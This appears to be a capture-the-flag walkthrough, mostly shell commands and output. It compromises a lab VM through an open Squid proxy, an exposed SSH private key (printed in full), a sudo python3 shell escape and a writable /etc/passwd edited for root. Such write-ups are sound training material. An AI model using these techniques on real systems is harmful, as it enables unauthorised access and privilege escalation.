
Cache


```
┌──(root㉿kali)-[/home/guel/Work]
└─# nmap -sS -p- -Pn -n -vvv --min-rate 5000 192.168.0.107
Starting Nmap 7.95 ( https://nmap.org ) at 2025-04-11 21:18 EDT
Initiating ARP Ping Scan at 21:18
Scanning 192.168.0.107 [1 port]
Completed ARP Ping Scan at 21:18, 0.08s elapsed (1 total hosts)
Initiating SYN Stealth Scan at 21:18
Scanning 192.168.0.107 [65535 ports]
Discovered open port 80/tcp on 192.168.0.107
Discovered open port 22/tcp on 192.168.0.107
Discovered open port 3128/tcp on 192.168.0.107
Increasing send delay for 192.168.0.107 from 0 to 5 due to 5431 out of 18103 dropp
Increasing send delay for 192.168.0.107 from 5 to 10 due to 349 out of 1162 droppe
Increasing send delay for 192.168.0.107 from 10 to 20 due to 2526 out of 8419 drop
Increasing send delay for 192.168.0.107 from 20 to 40 due to max_successful_tryno
Increasing send delay for 192.168.0.107 from 40 to 80 due to max_successful_tryno
Increasing send delay for 192.168.0.107 from 80 to 160 due to max_successful_tryno
Increasing send delay for 192.168.0.107 from 160 to 320 due to max_successful_tryn
Increasing send delay for 192.168.0.107 from 320 to 640 due to max_successful_tryn
Increasing send delay for 192.168.0.107 from 640 to 1000 due to max_successful_try
Completed SYN Stealth Scan at 21:20, 85.66s elapsed (65535 total ports)
Nmap scan report for 192.168.0.107
Host is up, received arp-response (0.015s latency).
Scanned at 2025-04-11 21:18:42 EDT for 86s
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE    REASON
22/tcp   open  ssh        syn-ack ttl 64
80/tcp   open  http       syn-ack ttl 64
3128/tcp open  squid-http syn-ack ttl 64
MAC Address: 08:00:27:CD:3E:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
```

-sCV

```
PORT     STATE SERVICE    REASON         VERSION
22/tcp   open  ssh        syn-ack ttl 64 OpenSSH 9.2p1 Debian 2+deb12u2 (protocol 2.0)
| ssh-hostkey:
|   256 a9:a8:52:f3:cd:ec:0d:5b:5f:f3:af:5b:3c:db:76:b6 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIzUvGOaZF4gJoYBGR4NrMZOj32×98uVDUQ
1kwk=
|   256 73:f5:8e:44:0c:b9:0a:e0:e7:31:0c:04:ac:7e:ff:fd (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIPrNZ9AQg+cgX4w0wabsDTAVeo9/VWThsF5efc2OzsFo
80/tcp   open  http       syn-ack ttl 64 Apache httpd 2.4.57 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
| http-methods:
|_  Supported Methods: GET POST OPTIONS HEAD
|_http-server-header: Apache/2.4.57 (Debian)
3128/tcp open  http-proxy syn-ack ttl 64 Squid http proxy 5.7
|_http-title: ERROR: The requested URL could not be retrieved
|_http-open-proxy: Proxy might be redirecting requests
|_http-server-header: squid/5.7
MAC Address: 08:00:27:CD:3E:FD (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# whatweb 192.168.0.107
http://192.168.0.107 [200 OK] Apache[2.4.57], Country[RESERVED][ZZ], HTTPServer[Debian Linux][Apache/2.4.57 (Debian)], IP[192.168.0.107], Title[Apache2 Debian Default Page: It works]
```





```
┌──(root㉿kali)-[/home/guel/Work]
└─# wfuzz -c --hc=400,403,503 -t 200 -z range,1-65535 -p 192.168.0.107:3128:HTTP http://127.0.0.1:FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not
es. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1:FUZZ/
Total requests: 65535

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000080:   200        368 L    933 W      10701 Ch    "80"
000021500:   200        22 L     40 W       325 Ch      "21500"
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# wfuzz -c --hc=400,404,403,503 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -p 192.168.0.107:3128:HTTP http://127.0.0
.1:21500/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sit
es. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1:21500/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000000001:   200        22 L     40 W       325 Ch      "# directory-list-2.3-medium.txt"
000000003:   200        22 L     40 W       325 Ch      "# Copyright 2007 James Fisher"
000000007:   200        22 L     40 W       325 Ch      "# license, visit http://creativecommons.org/licenses/by-sa/3.0/"
000000012:   200        22 L     40 W       325 Ch      "# on at least 2 different hosts"
000000004:   200        22 L     40 W       325 Ch      "#"
000000002:   200        22 L     40 W       325 Ch      "#"
000000005:   200        22 L     40 W       325 Ch      "# This work is licensed under the Creative Commons"
000000008:   200        22 L     40 W       325 Ch      "# or send a letter to Creative Commons, 171 Second Street,"
000000006:   200        22 L     40 W       325 Ch      "# Attribution-Share Alike 3.0 License. To view a copy of this"
000000009:   200        22 L     40 W       325 Ch      "# Suite 300, San Francisco, California, 94105, USA."
000000010:   200        22 L     40 W       325 Ch      "#"
000000013:   200        22 L     40 W       325 Ch      "#"
000000011:   200        22 L     40 W       325 Ch      "# Priority ordered case-sensitive list, where entries were found"
000000014:   200        22 L     40 W       325 Ch      "http://127.0.0.1:21500/"
000005684:   301        7 L      11 W       169 Ch      "cloud"
```

```
root@kali: /home/guel/Work
┌──(root㉿kali)-[/home/guel/Work]
└─# wfuzz -c --hc=400,404,403,503 -t 200 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -p 192.168.0.107:3128:HTTP http://127.0.0
.1:21500/cloud/FUZZ
 /usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might not work correctly when fuzzing SSL sit
es. Check Wfuzz's documentation for more information.
********************************************************
* Wfuzz 3.1.0 - The Web Fuzzer                         *
********************************************************

Target: http://127.0.0.1:21500/cloud/FUZZ
Total requests: 220560

=====================================================================
ID           Response   Lines    Word       Chars       Payload
=====================================================================

000001803:   200        27 L     33 W       1675 Ch     "key"
```

```
┌──(root㉿kali)-[/home/guel/Work]
└─# curl --proxy http://192.168.0.107:3128 http://127.0.01:21500/cloud/key
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAztdB5eKtYEOj0T9uEgy0×43HLS/nUhmV3yzwFL37ePOznxik
qRUY2JernRYQF0RA0MOSu+nu6C4I5CPPTVoIkigYt8mMymVbtdM79va+rxtayi1W
EiZKGz77a5ukikqdauusb3A6KIDd+YJZaeasNTbgwpLR32+V2DfpPmoJa4oK8i1s
UZ3vuWx7+Vws3O5LgVPWIZL/BeWG6X0uXs9J5XypDMupY2fIDulIRay1sJknQmuw
6KxF4uaJY4ilBgOV7snFLUQC3JMghcW54NFC+ezfWtWI7s2fNYpwKzEGMhhUUUvZ
aE0Sm5pp+756Jzm8uX9ilNf89R8yMZujmGLjIQIDAQABAoIBAGOTIThIXerf5TdQ
7+5ki4sd5+sLCrNteccM3S8/Hpbly20l8e8sJt/udEGVY32v7/wQis1IGylPMByU
WLIGS+YAw5WGw+6TyQjJfi6wLrAh3R1DohHuuPJQ6byuGxIwRYQ5nLOxNW5WS4ZY
iC8BS5n6p01EXSDRmTOUBwdzCMHpvyqtc9LeMCKd+dLAMl/5IA9VND1AG+wvapvy
P6UaVgtVssPx/WgYxzF1MwfGLFlTXgD+RFYNWDQslIpZ/v4ntj/OXR/bUVAcd1Cu
adfEYXp3tJmc08qVeaiuX2OArZcOrytgX6uy0e1IrIPndEtUG1OZMiSVvpZhDA3m
jy95HoECgYEA6zqQZRX6SN+oQ0p7WsSdS8WH2DLTFaWL3ia/2FVJrjWIKqiwwWz+
Ey+pZqExLMNhVasG4OsvKNvNWAjH86Bz4LPv0S9GcJO16H1xQGBTLlJYJPbt6T/k
fX5pbo33bekB0PmI/ZV7B7HH14OLK6Lau/Sb74M/IDujQYooDdeLwSkCgYEA4Rr5
Q+yCqvt4uWY9lpWzGSSrZJatJG2tz/DWRBPsoboVYzII8l03lVa36uJ7FFjk/tEE
mdFd54sf8BwK5MYlXHcqqibqGrQeP/3EgoohV7PjeZSPxOIRZFS0X8VwHN9C9dUU
QDoTm433TFe+huM0nA8pJti8AMQynhPJOojE+TkCgYBMyOwzoy31NdUGSjzkD0RN
ZKiIYWbYLRbwKHP9WTHZBS5yxmgUa9CwUKGal8mmlAyk21Q+fWcCjmWEdDFZDKpm
0jXZcfYrb3w07SXX3tmoSEbvog9dUXbzpB0kcoEvRp1KKvqV1IK5q0XRyuXWE64V
Jq70S0KC8hTDoyaaBh9fqQKBgQCjrl9t+n4RIgXomeVSp8uxDq7p135SrMXkG/VR
T0OTXaHLnUhQI2QVXRci3kgsxW7NsuKrjke/47P3fgyVyVbFY4lMbDtx62LLmRTY
7uPLx+wyLcpUmSWYVNdLhF8/P0CLTMMK6K/1PkeB5ZOOtYs9pvB/ZL1fuUotE6oQ
u/6uUQKBgByAFFizSLC0SN/FbvrSf0f6mp9C2z3Q1Q6hoTGn1pMBzcDEdR8r8UHr
V0DOq5hJtET0cVvW4whnLtxhW+ikAQI5Rgc8fB7adGX2b0JiEo1LVhshs50d1of7
2VHdmG7wir+8EyKvGEPZQJaLlNjBbRXi/hTUWJJmybFJjeAiicuH
-----END RSA PRIVATE KEY-----
```


```
'
[+] 192.168.0.107:22 - Success: 'abraham:-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAztdB5eKtYEOj0T9uEgy0×43HLS/nUhmV3yzwFL37ePOznxik
qRUY2JernRYQF0RA0MOSu+nu6C4I5CPPTVoIkigYt8mMymVbtdM79va+rxtayi1W
EiZKGz77a5ukikqdauusb3A6KIDd+YJZaeasNTbgwpLR32+V2DfpPmoJa4oK8i1s
UZ3vuWx7+Vws3O5LgVPWIZL/BeWG6X0uXs9J5XypDMupY2fIDulIRay1sJknQmuw
6KxF4uaJY4ilBgOV7snFLUQC3JMghcW54NFC+ezfWtWI7s2fNYpwKzEGMhhUUUvZ
aE0Sm5pp+756Jzm8uX9ilNf89R8yMZujmGLjIQIDAQABAoIBAGOTIThIXerf5TdQ
7+5ki4sd5+sLCrNteccM3S8/Hpbly20l8e8sJt/udEGVY32v7/wQis1IGylPMByU
WLIGS+YAw5WGw+6TyQjJfi6wLrAh3R1DohHuuPJQ6byuGxIwRYQ5nLOxNW5WS4ZY
iC8BS5n6p01EXSDRmTOUBwdzCMHpvyqtc9LeMCKd+dLAMl/5IA9VND1AG+wvapvy
P6UaVgtVssPx/WgYxzF1MwfGLFlTXgD+RFYNWDQslIpZ/v4ntj/OXR/bUVAcd1Cu
adfEYXp3tJmc08qVeaiuX2OArZcOrytgX6uy0e1IrIPndEtUG1OZMiSVvpZhDA3m
jy95HoECgYEA6zqQZRX6SN+oQ0p7WsSdS8WH2DLTFaWL3ia/2FVJrjWIKqiwwWz+
Ey+pZqExLMNhVasG4OsvKNvNWAjH86Bz4LPv0S9GcJO16H1xQGBTLlJYJPbt6T/k
fX5pbo33bekB0PmI/ZV7B7HH14OLK6Lau/Sb74M/IDujQYooDdeLwSkCgYEA4Rr5
Q+yCqvt4uWY9lpWzGSSrZJatJG2tz/DWRBPsoboVYzII8l03lVa36uJ7FFjk/tEE
mdFd54sf8BwK5MYlXHcqqibqGrQeP/3EgoohV7PjeZSPxOIRZFS0X8VwHN9C9dUU
QDoTm433TFe+huM0nA8pJti8AMQynhPJOojE+TkCgYBMyOwzoy31NdUGSjzkD0RN
ZKiIYWbYLRbwKHP9WTHZBS5yxmgUa9CwUKGal8mmlAyk21Q+fWcCjmWEdDFZDKpm
0jXZcfYrb3w07SXX3tmoSEbvog9dUXbzpB0kcoEvRp1KKvqV1IK5q0XRyuXWE64V
Jq70S0KC8hTDoyaaBh9fqQKBgQCjrl9t+n4RIgXomeVSp8uxDq7p135SrMXkG/VR
T0OTXaHLnUhQI2QVXRci3kgsxW7NsuKrjke/47P3fgyVyVbFY4lMbDtx62LLmRTY
7uPLx+wyLcpUmSWYVNdLhF8/P0CLTMMK6K/1PkeB5ZOOtYs9pvB/ZL1fuUotE6oQ
u/6uUQKBgByAFFizSLC0SN/FbvrSf0f6mp9C2z3Q1Q6hoTGn1pMBzcDEdR8r8UHr
V0DOq5hJtET0cVvW4whnLtxhW+ikAQI5Rgc8fB7adGX2b0JiEo1LVhshs50d1of7
2VHdmG7wir+8EyKvGEPZQJaLlNjBbRXi/hTUWJJmybFJjeAiicuH
-----END RSA PRIVATE KEY-----
' 'uid=1000(abraham) gid=1000(abraham) grupos=1000(abraham) Linux cache 6.1.0-17-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.69-
[*] SSH session 1 opened (192.168.0.36:39673 → 192.168.0.107:22) at 2025-04-11 23:27:38 -0400
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login_pubkey) > 
```

```
┌──(root㉿kali)-[/home/guel]
└─# ssh abraham@192.168.0.107 -i Work/idkey
abraham@cache:~$ id
uid=1000(abraham) gid=1000(abraham) grupos=1000(abraham)
abraham@cache:~$ whoami
abraham
abraham@cache:~$
```

```
abraham@cache:~$ sudo -l
Matching Defaults entries for abraham on cache:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User abraham may run the following commands on cache:
    (jeff) NOPASSWD: /usr/bin/python3
```

```
abraham@cache: ~
abraham@cache:~$ sudo -u jeff /usr/bin/python3 -c 'import os; os.system("/bin/sh")'
$ id
uid=1001(jeff) gid=1001(jeff) grupos=1001(jeff)
$
```

```
chattr: Operación no permitida while setting flags on /etc/passwd
jeff@cache:~$ find / -writable  -ls 2>/dev/null | grep -vE 'home|proc'
     320      0 crw-rw-rw-   1 root     root      10, 196 abr 12 01:40 /dev/vfio/vfio
     316      0 crw-rw-rw-   1 root     root      10, 200 abr 12 01:40 /dev/net/tun
     308      0 crw-rw-rw-   1 root     root      10, 229 abr 12 01:40 /dev/fuse
    9903      0 drwxrwxrwt   2 root     root           40 abr 12 01:40 /dev/mqueue
     282      0 lrwxrwxrwx   1 root     root           28 abr 12 01:40 /dev/log → /run/systemd/journal/dev-log
       1      0 drwxrwxrwt   2 root     root          100 abr 12 01:40 /dev/shm
     512      0 lrwxrwxrwx   1 root     root           10 abr 12 01:40 /dev/char/1:9 → ../urandom
     506      0 lrwxrwxrwx   1 root     root            7 abr 12 01:40 /dev/char/10:229 → ../fuse
     503      0 lrwxrwxrwx   1 root     root            7 abr 12 01:40 /dev/char/1:5 → ../zero
     501      0 lrwxrwxrwx   1 root     root            9 abr 12 01:40 /dev/char/1:8 → ../random
     499      0 lrwxrwxrwx   1 root     root            7 abr 12 01:40 /dev/char/1:3 → ../null
     496      0 lrwxrwxrwx   1 root     root            7 abr 12 01:40 /dev/char/1:7 → ../full
     381      0 lrwxrwxrwx   1 root     root            6 abr 12 01:40 /dev/char/5:0 → ../tty
     380      0 lrwxrwxrwx   1 root     root            7 abr 12 01:40 /dev/char/5:2 → ../ptmx
       5      0 crw--w----   1 jeff     tty      136,   2 abr 12 05:58 /dev/pts/2
       4      0 crw--w----   1 jeff     tty      136,   1 abr 12 05:58 /dev/pts/1
      86      0 crw-rw-rw-   1 root     tty        5,   2 abr 12 05:58 /dev/ptmx
      11      0 crw-rw-rw-   1 root     tty        5,   0 abr 12 05:58 /dev/tty
       9      0 crw-rw-rw-   1 root     root       1,   9 abr 12 01:40 /dev/urandom
       8      0 crw-rw-rw-   1 root     root       1,   8 abr 12 01:40 /dev/random
       7      0 crw-rw-rw-   1 root     root       1,   7 abr 12 01:40 /dev/full
       6      0 crw-rw-rw-   1 root     root       1,   5 abr 12 01:40 /dev/zero
       4      0 crw-rw-rw-   1 root     root       1,   3 abr 12 01:40 /dev/null
    9771      0 crw-rw-rw-   1 root     root       1,   3 abr 12 01:40 /sys/kernel/security/apparmor/.null
    9761      0 -rw-rw-rw-   1 root     root            0 abr 12 01:40 /sys/kernel/security/apparmor/.remove
    9760      0 -rw-rw-rw-   1 root     root            0 abr 12 01:40 /sys/kernel/security/apparmor/.replace
    9759      0 -rw-rw-rw-   1 root     root            0 abr 12 01:40 /sys/kernel/security/apparmor/.load
    9708      0 -rw-rw-rw-   1 root     root            0 abr 12 01:40 /sys/kernel/security/apparmor/.access
    9706      0 -rw-rw-rw-   1 root     root            0 abr 12 01:40 /sys/kernel/security/tomoyo/self_domain
  784687      4 -rw-rw-r--   1 root     root         1106 ene 12  2024 /etc/passwd
     412      0 lrwxrwxrwx   1 root     root            8 abr 12 01:40 /run/shm → /dev/shm
     851      0 srw-rw-rw-   1 root     root            0 abr 12 01:40 /run/dbus/system_bus_socket
```


jeff@cache:~$ nano /etc/passwd
jeff@cache:~$ su root
Contraseña:
su: Fallo de autenticación
jeff@cache:~$ openssl passwd
Password:
Verifying - Password:
1JNW985bH$q1feQOAZiQ1OuzqAykqdY.
jeff@cache:~$ nano /etc/passwd
jeff@cache:~$ su root
Contraseña:
root@cache:/home/jeff# id
uid=0(root) gid=0(root) grupos=0(root)
root@cache:/home/jeff#